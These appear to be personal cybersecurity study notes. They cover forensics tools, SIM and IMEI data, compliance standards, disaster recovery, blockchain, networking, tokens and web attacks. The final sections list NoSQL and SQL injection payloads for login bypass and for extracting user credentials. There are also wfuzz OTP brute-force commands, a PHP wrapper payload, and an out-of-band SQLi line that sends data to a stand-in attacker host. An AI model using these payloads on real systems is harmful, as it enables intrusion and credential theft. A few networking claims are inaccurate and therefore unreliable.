
**Skimming** refers to the act of stealing payment card information, typically through the use of malicious devices or codes.

- Skimming is an electronic method of capturing a victim's personal information used by identity thieves.
- It is a fast & interactive way to quickly obtain information.
- Skimming is the theft of credit card / Debit card information.
- Skimming can take place during a legitimate transaction at a business.
- ▶ Skimmer is a small device that scans a credit/debit card and stores the information contained in the magnetic strip.

## ARP Spoofing

Attacker sends fake ARP packets that link an attacker's MAC address with an IP of a computer already on the LAN.

- IP to MAC mapping
- ARP Request: broadcast request over n/w
- ARP Response: message with MAC address



- The term ARP Spoofing refers to an attacker impersonating another machine's MAC address, while ARP Poisoning denotes the act of corrupting the ARP tables on one or more victim machines.

## Memory Forensic Tool:-

- **RAM Acquisition Tool**
  - FTK Imager
  - DumpIt
  - FastDump
  - WinHex
  - Nigilant32

- **RAM Analysis Tool**
  - Volatility Framework
  - Encase Enterprises
  - FATkit
  - Procnum
  - F-Response

➤ Stack stores temporary data like function arguments and return address.

**SIM(Subscriber Identity Module)** contains a processor and OS with between 16 and 256 KB of EEPROM, it also contains RAM & ROM

- PUK(PIN Unblocking Key) – 3 incorrect attempts in a row
- **Sizes:**
  - 2FF = Mini Sim
  - 3FF = Micro Sim
  - 4FF = Nano Sim
  - MFF2 = E-Sim
- Data Present in SIM Card:
  - IMSI {International Mobile Subscriber Identity} [15 digits]
  - SPN {Service Provider Name}
  - MCC {Mobile Country Code}
  - MSIN {Mobile Subscriber Identity Number} [10 digits]
  - SMS {Short Message Service}
  - LDN {Last Dialled Number}
  - LAI {Local Area Identity}
  - TMSI {Temporary Mobile Subscriber Identity}
  - MNC {Mobile Network Code}
- **Security in SIM Card:**
  - 3 file types MF, DF and EF contains security attributes.
  - **Security Conditions**
    - Always
    - CHv1 {Card Holder Verification 1}
    - CHv2
    - ADM {Administrative}
    - NEV {Never}
- **Tools for SIM Forensics**
  - EnCase Smartphone Examiner
  - PySIM
  - AccessData Mobile Phone Examiner Plus
  - SIMpull

- MOBILedit! Forensic

### **IMEI(International Mobile Equipment Identifier) [15 digits]**

- obtained with '\*#06#'
- [15 digits] = {AA BBBBBB CCCCCC D}
  - AA – Type Allocation Code(TAC)
  - BBBBBB – reminder of TAC
  - CCCCCC – Serial Sequence of the model
  - D – Luhn algorithm check digit

### **ESN(Electronic Serial Number)**

- 32 bit unique code
  - 8 bits manufacturer code & 24 bits Serial No.
  - Or,
  - 14 bits manufacturer code & 18 bits Serial No.

## **Mobile Forensics**

- levels
  - Micro-Read
  - Chip-Off
  - Hex Dumping/JTAG
  - Logical Extraction
  - Manual Extraction
- Tools
  - Paraben's Device Seizure
  - Susteen's Data Pilot
  - Belkasoft Android Forensics

More Technical  
Longer Analysis Time  
More Training required  
More Invasive

## **Steganography vs Cryptography:-**

### **Steganography**

- technique to hide the existence of the communication
- result known as Stego media
- goal of secret communication
- Attack: Steganalysis
- Visibility: Never

### **➤ Techniques**

- Least Significant Bit Embedding
- Spread Spectrum Technique

- Echo Hiding
- **Disadvantage** – Detection Challenges
- **Steganalysis** – Detection of steganography known as Steganalysis.

## Cryptography

- technique to convert the secret message into unreadable form
- result known as Ciphertext
- goal of data protection
- Attack: Cryptanalysis
- Visibility: Always
- **Cryptanalysis** – Detection of cryptography known as Cryptanalysis.

**Watermarking** is the process of embedding a digital code{Watermark} into a content like image, audio, video, etc to provide authenticity.

- **Working**
  - Embedding
  - Visibility – {generally used for copyright}
  - Invisibility
  - Detection & Extraction
  - Verification

## Disk Imaging Technique

- Access the hard drive directly instead of being dependent on OS as set by its BIOS configuration
- Reading the Bad sector instead of skipping it
- Overriding resetting/restarting command when reading the disk

## Forensic Imaging Commands:

- lsusb, lsblk, df - {commands to check USB devices, block devices and disks}
- sudo dc3dd if=/dev/sdb1 of=example1.img log=imaging\_usb.txt
  - if – input file, of – output file, log – save output in a file
- md5sum example1.img & sudo md5sum /dev/sdb1 {Verify hash values}
  - **dc3dd** is an enhanced version of ‘dd’ with additional features for forensic imaging, including hashing & logging
  - **dd** is a standard Unix utility for copying and converting files, often used for creating raw disk images.

**Likelihood** is the probability that a threat source will occur against a vulnerability.

**Compliance** refers to adhering with the company’s policies, procedures, laws & regulations.

- Security Compliance refers to organization's adherence to applicable security standards, regulations, policy and best practices.
- Compliance Issues -
  - Legal & Regulatory Non Compliance, Software Licensing, Contractual Non Compliance

**Monitoring and Reporting** – systematically assessing, evaluating, and reporting an organization's adherence to laws, regulations, contracts, and industry standards.

- Internal and External Compliance Reporting
- Compliance Monitoring

**Governance** committees ensure their organizations abide by all applicable cybersecurity laws and regulations to protect them from legal liability.

- It is the structure of a company includes processes, procedures, policies, controls, value, mission, vision, and culture.
- mind of the organization
- defines the policy
- Strategic
- about leading

**Data Governance Roles** – {Owner, Controller, Processor, Custodian}

### **Management:**

- hand of the organization
- implement the policies defined by governance
- Tactical
- about doing

**Policies** are put in place by organizational governance to provide guidance in all activities to ensure that the organization supports industry standards and regulations.

- Vital in establishing effective governance and ensuring organizational compliance
- Form the framework for operations, decision-making, behaviours, and rules
- Align the organization around common goals, prevent misconduct, & remove inefficiencies
- AUP(Acceptable Use Policy), Information Security Policies, SDLC(Software Development Life Cycle) Policy

**Procedures** are the detailed steps to complete a task that support departmental or organizational policies.

- Defines step by step instructions & checklists
- Onboarding/Offboarding, Background checks, Desktop Deployment, Patching and Updating

**Standards** is a mandatory activity, action, or rule which is usually verified by a 3<sup>rd</sup> party and certified.

- Mandatory
- Define a set of best practices and include specific details
- Industry Standards – ISO, NIST, PCIDSS

- Internal Standards – Encryption, Coding practices, Audit

**Guidelines** are not mandatory, just a recommendation/suggestion for employees/organization.

- Recommendation that steer actions in a particular job role or department
- They are more flexible than policies & allow flexibility for their implementation

**Framework** is a conceptual structure of an organization to set out policies within the company.

- Eg – NIST, COBIT, etc.

**Laws** are structured rules that are used to govern society.

**Ethics** are generally considered as moral values that an individual may establish as their own personal rules to live by.

### **Code of Ethics by ISC<sup>2</sup>:**

- safety and welfare of society and the common good [Protect Society]
- duty to our principles
- necessary public trust and confidence and the infrastructure
- Act honourably, honestly, justly, responsibly, and legally.
- Provide diligent and competent service to principals
- Advance and protect the profession

### **Security Lifecycle:**

- Identify
- Assess
- Protect
- Monitor

### **PDCA Cycle:**

- Plan
- Do
- Check
- Act

### **Security Attacks:**

- **Active Attacks** involves some modification or creation of a false data stream.  
[DoS, SQL, etc.]
- **Passive Attacks** - goal to obtain information that is being transmitted  
[Eavesdropping, N/w monitoring, etc.]


- Interception = Passive
- Fabrication = Active {Impersonation Attack}

**RPO(Recovery Point Objective)** is the amount or extent of data loss that can be tolerated.

**RTO(Recovery Time Objective)** is the maximum acceptable amount of time for recovery from any disaster.

**WRT(Work Recovery Time)** is the time when all the systems are recovered, data is verified and ready to resume the normal operations.

**MTO/MTD(Maximum Tolerable Outage/Downtime)** is the summation of WRT and RTO. [MTO/MTD = WRT+RTO]



### **CBA(Cost Benefit Analysis):**

- used to evaluate the strengths & weaknesses of the alternative or proposed solution
- determines whether or not a control alternative is worth its associated cost.
  - $SLE = \text{Asset Value} * EF$
  - $ALE = ARO * SLE$
  - Value of Countermeasure =  $ALE\{\text{prior}\} - ACS - ALE\{\text{post}\}$ 
    - EF – Exposure Factor [0-1]
    - SLE – Single loss Expectancy
    - ALE – Annualized loss Expectancy
    - ARO – Annualized Rate of Occurrence [0-1]
    - ACS – Annual Cost of Safeguard

**Audit** is a systematic, independent process for obtaining objective evidence and evaluating it objectively to determine the extent to which the audit criteria are fulfilled.

- **Internal Audit** – also called ‘1<sup>st</sup> party audit’, conducted by organization themselves.
- **External Audit:**
  - **2<sup>nd</sup> Party** – conducted by organization’s client
  - **3<sup>rd</sup> Party** – conducted by 3<sup>rd</sup> party who provide certification

**Audit Trail** generally the documentation/ records of auditing process.

**Attestation** – verifying the accuracy, reliability, and effectiveness of security controls

**Internal Assessment** – organization's own employees conduct an in-depth assessment, relatively simple to perform and customize.

**External Assessment** – Independent 3<sup>rd</sup> party, required for legal compliance, impartial and objective evaluation of business practices.

**Normative References** means any other document which are referenced within the management system standard.

**Non-Conformities** can be defined as the non-fulfilment of a requirement.

- **Minor NC** – doesn't affect the overall effectiveness of ISMS.
- **Major NC** – does affect the overall effectiveness of ISMS.  
[ISMS - Information Security Management System]


### SWOT Analysis:


- Strengths {S}
- Weakness {W}
- Opportunity {O}
- Threats {T}

	Helpful	Harmful	
S			Internal Origin
O			External Origin

- Leverage {S+O}
- Inhibitory {W+O}
- Vulnerability {S+T}
- Problematic {W+T}

### Levels of Control:





- ‘**Strategy**’ is a comprehensive plan.
- ‘**Policy**’ is the guiding principle.
- Risk Deterrence = Risk Mitigation
- ISO 14001: Environment Management Standard

**COBIT(Control Objectives for Information & Related Technologies)** used to develop, control, and maintain risk and security for organization’s worldwide.

- bridges the gap between IT goals and business goals.
- COBIT 5 – Governance for Enterprise IT {5 principles, 7 enablers}
- COBIT 2019 – More flexible, 6 principles, 40 governance and management objectives
- 5 Principles
  - Meeting stakeholder needs
  - Covering the Enterprise End-to-End
  - Applying a Single entity Framework
  - Separating Governance from Management
- 7 Enablers
  - principles, policies, & frameworks
  - processes
  - organizational structures
  - Culture, Behaviour and Ethics
  - Information
  - Services, Infrastructure and Applications
  - People, Skills and Competencies

**ISO 9001:** {Quality Management Standard}

**PCIDSS(Payment Card Industry Data Security Standard)**

- designed to ensure that companies maintain a secure environment
- administered by PCI Security Standard Council {PCI SSC}
- validation of compliance is performed annually
- any organization that stores, processes, or transmits cardholder data must comply with the PCIDSS.
- 12 Requirements & 6 Goals
- To validate the physical presence of card:
  - CVV – encoded on magnetic strip {Card Validation Value}
  - CVV2 – printed on card
- 3 versions
  - PCI v1 – 2008
  - PCI v2 – 2010
  - PCI v3 – 2013

**C-Suite** refers to the executive level managers within a company.

- Common C-Suite Executives:
  - CEO {Chief Executive Officer}
  - CFO {Chief Financial Officer}
  - COO {Chief Operating Officer}
  - CIO {Chief Information Officer}
  - CMO {Chief Marketing Officer}
  - CAO {Chief Analytics Officer}
  - CCO {Chief Compliance Officer}
  - CSO {Chief Security Officer} – for all aspects of security
  - CISO {Chief Information Security Officer} – only for information systems & data

**Open System** – {Amazon, Flipkart, etc.}

**Closed System Organizations** - {NASA, ISRO, etc.}

- handles critical & sensitive information.

**HIPAA(Health Insurance Portability & Accountability Act, 1996)**

- US Federal law that governs the privacy & security of Personal Health Information in the US.
- In India, NHS(National Health Stack)

**GDPR(General Data Protection Regulation)** is aimed at guiding companies across the world to handle their customer's personal information for all individuals within the European Union.

- GDPR applies to organizations that process the personal data of EU residents, regardless of their physical location.

**SOX(Sarbanes Oxley Act, 2002)** was signed into Federal Law, applies to all publicly traded companies in the US.

- Ensures the accuracy and transparency of company's financial reporting
- In India, SEBI(Securities and Exchange Board of India)
- Sections
  - 302: Corporate responsibility for financial reports
    - CEO and CFO must personally certify that financial reports are accurate and complete
  - 404: Management assessment of internal controls
    - report the assessment annually to SEC [Securities and Exchange Commission]

## GET vs POST:

### GET

- limited amount of data can be sent
- not secured
- can be bookmarked
- more efficient

### POST

- large amount of data can be sent
- Secured
- can't be bookmarked
- less efficient

**Log Retention** period is the amount of time you keep logs.

**Data Retention** refers to the length of time that data is kept by the organization that gathered it.

**Data Archiving** describes the intentional preservation of data in a format that makes it easy for collaborators to refer back to.

**Data Disposal** is the process of deleting data in a safe & responsible manner

**ISO 27001:** ensures Information Security Management System(ISMS)

- describes best practices for an ISMS
- newest version of the standard is ISO/IEC 27001:2013 which supersedes ISO/IEC 27001:2005

<u>ISO 27001:2005</u>	<u>ISO 27001:2013</u>
<ul style="list-style-type: none"> <li>● 132 “shall” statements           <ul style="list-style-type: none"> <li>■ {Section 4-8}</li> </ul> </li> <li>● Annexure A           <ul style="list-style-type: none"> <li>■ 11 clauses</li> <li>■ 39 categories</li> <li>■ 133 controls</li> </ul> </li> </ul>	<p>125 “shall” statements  {Section 4-10}</p> <p>Annexure A</p> <p>14 clauses  35 categories  114 controls</p>
<ul style="list-style-type: none"> <li>● Risk Management Process           <ul style="list-style-type: none"> <li>○ Risk Assessment               <ul style="list-style-type: none"> <li>■ Identification</li> <li>■ Analysis</li> <li>■ Evaluation</li> </ul> </li> <li>○ Risk Treatment</li> </ul> </li> </ul>	
<ul style="list-style-type: none"> <li>● <b><u>ISO 27001:2022</u></b> <ul style="list-style-type: none"> <li>○ VAPT in every 6 months</li> <li>○ 93 Controls [4 categories]               <ul style="list-style-type: none"> <li>■ Organizational Controls {37 controls}</li> <li>■ People Controls {8 controls}</li> <li>■ Physical Controls {14 controls}</li> <li>■ Technological Controls {34 controls}</li> </ul> </li> <li>○ 10 Clauses [High level structure{Clause 4-10}]               <ul style="list-style-type: none"> <li>■ 0 – Introduction</li> <li>■ 1- Scope</li> <li>■ 2 – Normative References</li> <li>■ 3 – Terms and Definitions</li> <li>■ 4 - Context of the Organization</li> <li>■ 5 - Leadership</li> <li>■ 6 - Planning</li> <li>■ 7 - Support</li> <li>■ 8 - Operation</li> <li>■ 9 – Performance Evaluation</li> <li>■ 10 - Improvement</li> </ul> </li> </ul> </li> </ul>	

**SoA(Statement of Applicability)** states the controls that your organization determined to be necessary for mitigating information security risk.

- Requirements for risk controls

**Disasters** are serious disruptions to the functioning of a community that exceed its capacity to cope using its own resources.

- **Types:**

- Natural Disasters
  - Geological – Earthquakes, Tsunami, Volcanos
  - Meteorological – Tornados, Wind storms, Lightning
  - Others – Fires, Floods, Solar storms etc.
  - Health - Widespread illness, Pandemics
- Man-Made Disasters
  - Labour – Strikes, Walkout
  - Social Political – War, Terrorism, Protests
  - Materials – Fires
  - Utilities – Power Failures, Water supply shortage, Fuel shortage, etc.
- Accidents & Technological Hazards
  - Theft, Frauds, Social Engineering, etc.

- **Disaster Effects:**

- Financial loss
- Utilities Outage
- Investor Confidence
- Corporate Image

- **Disaster Phases:**

- Preparation
- Disaster
- Response
- Recovery
- Mitigation

**DR(Disaster Recovery)** is a part of BC{Business Continuity} & deals with the immediate impact of an event.

- It involves stopping the effects of the disaster as quickly as possible and addressing the immediate aftermath.

**BCP(Business Continuity Plan)** is a methodology used to create and validate a plan for maintaining continuous business operations before, during and after disasters and disruptive events.

**BIA(Business Impact Analysis)** helps to prioritize which processes and business functions are most critical to the business.

- Identification of Critical systems, Mission Essential functions
- **Inputs** – criticality & sensitivity of assets, resource classification
- **Outputs** – strategies for Business Continuity & Recovery, Criticality Prioritization, RTO, RPO etc.
- RTO, RPO, MTD, WRT

**Upstream losses** are those you will suffer if one of your key suppliers is affected by a disaster.

**Downstream losses** occur when key customers or the lives in your community are affected.

**Data Replication** refers to the process of copying data from one location to another to ensure consistency and high availability.

**Clustering** – multiple redundant processing nodes that share data with one another.

- Active/Passive
- Active/Active

### **Power Redundancy:**

[Dual Power Supplies, Managed Power Distribution Units(PDUs), Generators, Battery Backups and Uninterruptible Power Supplies(UPSs)]

### **IT Recovery Sites:**

- **Fully Mirrored Site** – Fully redundant site, most expensive, highest availability.
- **Hot Site** – Site leased by a commercial vendor to your company for emergency purpose.
- **Warm Site** – Partially equipped premises with some or all required equipment.
- **Mobile Site** – Self contained units that can be transported.
- **Cold Site** – used aftermath of a disruption, cost effective soln. {takes 3-4 days}
- **Reciprocal Site** – make arrangements with another company/division.

### **Fundamentals of Cryptocurrency:**

- Decentralization

- Blockchain
- Cryptography
- Consensus Mechanism {PoS, PoW, etc.}
- Immutable ledger – {records can't be changed}
- Digital Ownership & Transfer of assets

## Stateful Application vs Stateless Application

### Stateful Applications - {HTTPS}

- server stores information about the session or interaction state of a client.
- Server can keep track of the user's progress, history, and other relevant information.
- Challenges during the distribution of load across multiple servers.
- more secure  
    {FTP, Telnet were used}

### Stateless Applications - {HTTP}

server doesn't maintain any session state, each request is treated independently.

CDN{Content Delivery Network}

Distribution is easy because each request are independent.


less secure  
    {DNS}

## SSO(Single Sign On) - [under IAM]

**Merkle Tree** also known as Hash Tree is a data structure, provides an efficient & secure method to verify the content of large data structure.

- Generally stores hash values
- Advantage:

- Efficient – allows us to prove data inclusion without revealing unnecessary details {Proof of Exclusivity}
- Secure – hash pointers ensures data integrity & prevent tampering



**Bitcoin** is a distributed & decentralized digital currency, built on the foundation of Blockchain.

**Blockchain** is the technology behind cryptocurrencies

- Decentralized, distributed ledger
- Expanding list of transactional records(blocks), each block is linked by hashing
- Transactions can't be deleted or reversed
- **Types:**
  - **Public** – available to everyone.
  - **Private** – controlled by specific organization or authorised users
  - **Consortium** – controlled by preliminary assigned users
- Blockchain Components:
  - Node
  - Transaction
  - Block
  - Chain
  - Miners
  - Consensus
- How to Destroy Bitcoin -
  - 51% Attack
  - Quantum computing
  - Technological flaws

### Sharding layer Function:

- Sharding is a scaling solution used in blockchain networks to improve throughput and scalability by partitioning the network into subsets called shard.

### TCP Header:

Source Port(16)	Destination Port(16)		
Sequence Number(32)			
Acknowledgement Number(32)			
Data Offset(4)	Result(3)	Flags(3)	Windows Size(16)
Checksum(16)	Urgent Pointer(16)		
Options			

### TCP vs UDP:

#### TCP – Transmission Control Protocol

- Connection Oriented Protocol
- Slower, Reliable
- Less Efficient
- Complex
- Doesn't support broadcasting
- HTTP, FTP, Telnet, SMTP, HTTPS
- larger header size

#### UDP – User Datagram Protocol

Datagram Oriented Protocol(Connectionless)  
 Faster, Unreliable  
 More Efficient  
 Simplex  
 Supports broadcasting  
 DNS, DHCP, SNMP, VoIP, online gaming  
 smaller header size, lower overhead

### Data Flow

- Simplex - One-directional
- Half Duplex – Bi-directional, but one at a time
- Full Duplex – Both can send data simultaneously

### Burp Suite Shortcuts

- Ctrl+Shift+D = Dashboard
- Ctrl+Shift+T = Target Tab
- Ctrl+Shift+P = Proxy Tab
- Ctrl+Shift+I = Intruder Tab
- Ctrl+Shift+R = Repeater Tab

## Patch – Our method for fixing software flaws.

### Tokens:

- **Encoding Formats**
  - By Value                      Example - JWT
  - By Reference                [Safer, can't be decoded or decrypted]
- **Types**
  - **Bearer Tokens**
    - Like cash, can be used by anyone, the sender is not verified
  - **PoP(Proof of Possession) Tokens**
    - like a credit card, sender need to present proof of ownership
    - **DPoP Access Token** send in the authentication header, using the keyword DPoP, must need additional token to prove ownership

**JWT** is a format.

{<https://jwt.io>}      [JSON Web Tokens]

- It has 3 parts & they are separated using dots(.)
  - Header
  - Payload
  - Signature

### Oauth - [under IAM]

### API Tools – {crAPI, Postman, Swagger, Burp Suite, JWT\_Tool}

**PHP Wrappers** is additional code which tells the stream how to handle specific protocols/encodings.

- Example
  - [file://](#)
  - [http://](#)
  - [ftp://](#)
  - [php://](#)
  - [zlib://](#)
  - [data://](#)
  - [glob://](#)
  - [ssh2://](#)
  - etc.
- `php://filter/convert-base64-decode/resource=data://plain/text, {base64_value}`
  - `php://filter`      [Protocol Wrapper]
  - `convert-base64-decode`    [filter]
  - `resource=`                [Resource Type]
  - [data://plain/text](#)      [Data Type]
  - `base64_value`          [Encoded Payload]

**UEFI(Unified Extensible Firmware Interface)** Secure Boot ensures that only trusted software can be loaded during the boot process.

- Prevents attackers from loading malware or unauthorized software onto your system.

**TPM(Trusted Platform Module)** provides a secure location to store encryption keys, passwords, and digital certificates.

**Dirty Cow** (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel.

**Botnet** is a network of infected computers controlled by an attacker often used for launching attacks.

- ✓ Rooting and Jailbreaking are methods used to gain elevated privileges on mobile devices.

**Rooting** – gaining root access on an android device.

**Jailbreaking** is the process of bypassing a device's manufacturer restriction to install unauthorized software on the device.

- Gaining full access to an iOS device

**Sideload** – installing applications from sources other than the official app store.

- Android APK(Android Application Package) files, F-Droid is an installable catalogue of FOSS(Free and Open Source Software) applications for the android platform.

**Typosquatting** lures users to fake websites by registering domain names with common misspellings of legitimate ones.

**Password Spraying** attack involves an attacker using a single password to break into multiple target accounts. It is a type of brute-force attack.

- Traditional brute-force attacks target a single account with multiple possible passwords. A password spraying campaign targets multiple accounts with one password at a time.

**Password Aging** occurs when a system requires users to change their passwords at regular intervals for improved security.

**Password Vaulting** is a technique used to store passwords in a central location and protect them with encryption.

**Wfuzz** is a tool designed for bruteforcing Web Applications.

- It can be used for finding resources not linked directories, servlets, scripts, etc, bruteforce GET and POST parameters for checking different kind of injections (SQL, XSS, LDAP, etc), bruteforce Forms parameters (User/Password), Fuzzing, etc.
- FUZZ, ..., FUZnZ - wherever you put these keywords wfuzz will replace them with the values of the specified payload.
- -d: Use post data {ex: “id=FUZZ&catalogue=1”}
- -u: Specify a URL for the request
- -H: Use header
- -X: Specify an HTTP method for the request
- -w: Specify a wordlist file
- --hc: Hide responses with the specified code
- -z: Specify a payload {ex: File, List, range, etc.}
- -e: List of available encodings {ex: binary\_ascii, base64, urlencode, etc.}
- Usage:
  - wfuzz -z file,/usr/share/wfuzz/wordlist/general/common.txt –hc 404  
<http://192.168.1.202/FUZZ>
  - wfuzz -d ‘{“email”:”[abc@gmail.com](mailto:abc@gmail.com)”, “otp”：“FUZZ”, “password”：“Newpass1”}’ -H “Content-Type”：“application/json” -z file, {wordlist\_path} -u {url} –hc 500

**FFmpeg** is the leading multimedia framework, able to decode, encode, transcode, mux, demux, stream, filter, and play pretty much anything that humans and machines have created.

- -vn / -an / -sn / -dn : can be used to skip inclusion of video, audio, subtitle and data streams.
- -f : Force input or output file format.
- -t : Time duration, can be used with both input/output
- Examples:
  - Convert an input media file to a different format -
    - ffmpeg -i input.avi output.mp4
  - Pull audio from video files -
    - ffmpeg -i input.mp4 output.mp3
  - Screenshot at every 30 sec -
    - ffmpeg -i input.mp4 -r 1/30 image%0d.jpg

**NoSQL Injection** – Here, we will focus on MongoDB. Although there are other NoSQL solutions, the principles about injection attacks in MongoDB can be applied to any NoSQL database.

- **2 Main Types:**

- Operator Injection – Even if we can't break out the query like SQL, but we can use NoSQL query operators to manipulate the query's behaviour.
- Syntax Injection – This occurs when you can break the NoSQL query syntax, enabling you to inject your own payload. This methodology is similar to SQL injection.

#### **Operator Injection:**

- \$ne = not equal
- \$lt = less than
- \$gt = greater than
- \$nin = not in
- \$regex
- Examples:
  - user[\$ne]=xxxx&pass[\$ne]=yyyy
  - user[\$nin][]=admin&pass[\$ne]=xxxx
  - user[\$nin][]=admin&user[\$nin][]=john&pass[\$ne]=xxxx
  - pass[\$regex]=^.{8}\$ [it checks whether the pass is of length 8 or not]
  - pass[\$regex]=^a.....\$ [checks this 8 length of pass starts from 'a' or not]
    - To guess the full password, try payloads in Intruder{Burpsuite}

#### **Syntax Injection:**

- ‘ is the character used to test for injection in both SQL & NoSQL solutions
- rare to find

**SQL Injection** – Vulnerability that consists of an attacker interfering with the SQL queries that an application makes to a database.

#### **Types of SQLi:**

- **In-Band(Classic) SQLi** – Attacker's can launch the attack and obtain results through the same communication channel.
  - **Error Based SQLi** – Get information about the database, its structure, and its data from error messages.
    - Eg.- Use '(single quote) OR "(double quote) to check the errors
  - **Union Based SQLi** – Combine the results from a legitimate query with those from our attack to extract data
    - Eg.- SELECT Email,RegistrationDate FROM Users WHERE ID='159' UNION SELECT ProductName, ProductDescription from Products

- **Blind(Inferential) SQLi** – Rely on a change of behaviour with the database in order to re-construct information. Used when data doesn't get transferred back to the attacker
  - **Time Based SQLi** – uses timed delays
    - Eg.- `SELECT * FROM Products WHERE ID='346' – SLEEP(10);`
  - **Boolean Based SQLi** – uses boolean conditions
    - Eg.- <https://url.co/v1/products/346%20or%201=1>;  
Or, `SELECT * FROM Products WHERE ID='346' or 1=1;`
- **Out-of-Band SQLi** – Exfiltrate data using a different channel than the request was made with
  - Can use HTTP, ie: Make an HTTP connection to send results to a different web server
  - Eg.- `SELECT * FROM Products WHERE id=346||UTL_HTTP.request('http://attacker-server-url.com/'||(SELECT user FROM DUAL)) --`

### SQLi Cheatsheet:

- <https://github.com/AdmiralGaust/SQL-Injection-cheat-sheet> {SQLi Cheatsheet}
- <https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/> {SQLi Cheatsheet}
- <https://portswigger.net/web-security/sql-injection/cheat-sheet> {SQLi Cheatsheet}
- <https://portswigger.net/web-security/sql-injection/union-attacks> {UNION attacks}
- <https://portswigger.net/web-security/sql-injection/blind> {Blind Injections}
- <https://portswigger.net/web-security/sql-injection/examining-the-database> {Info Gathering}
- ‘ or “ {To check the errors and structure of the database}
- ‘ORDER BY 1-- {Determine the No. Of columns}
- admin’-- {bypass the things after ‘ because – works for the comments in SQL}
- ‘ or 1=1; --
- `SELECT name FROM sqlite_master WHERE type='table' ORDER BY name;` {Query to list all tables in a SQLite Database}
- “sqlite\_master” stores the schema for the database that contains columns type, name, tbl\_name, rootpage, & sql.

### Example:-

- We know that there are 9 columns in the table(from previous error based enumeration) & SQL query used by the application: `SELECT * FROM Products WHERE ((name LIKE '%' OR description LIKE '%') AND deletedAT is NULL) ORDER BY name;`
- What we would like for the query to look like: `SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT [etc...]`
- Our payload looks like: ‘)) UNION SELECT  
`name,name,name,name,name,name,name,name FROM sqlite_master WHERE type='table' --`
- Which will result in this query: `SELECT * FROM Products WHERE ((name LIKE '%')) UNION SELECT name,name,name,name,name,name,name FROM sqlite_master WHERE type='table' --`
- If we know there is id, email and password columns in the Users table, payload will be:  
`abcdef')) UNION SELECT id,email,password,null,null,null,null FROM Users; --`

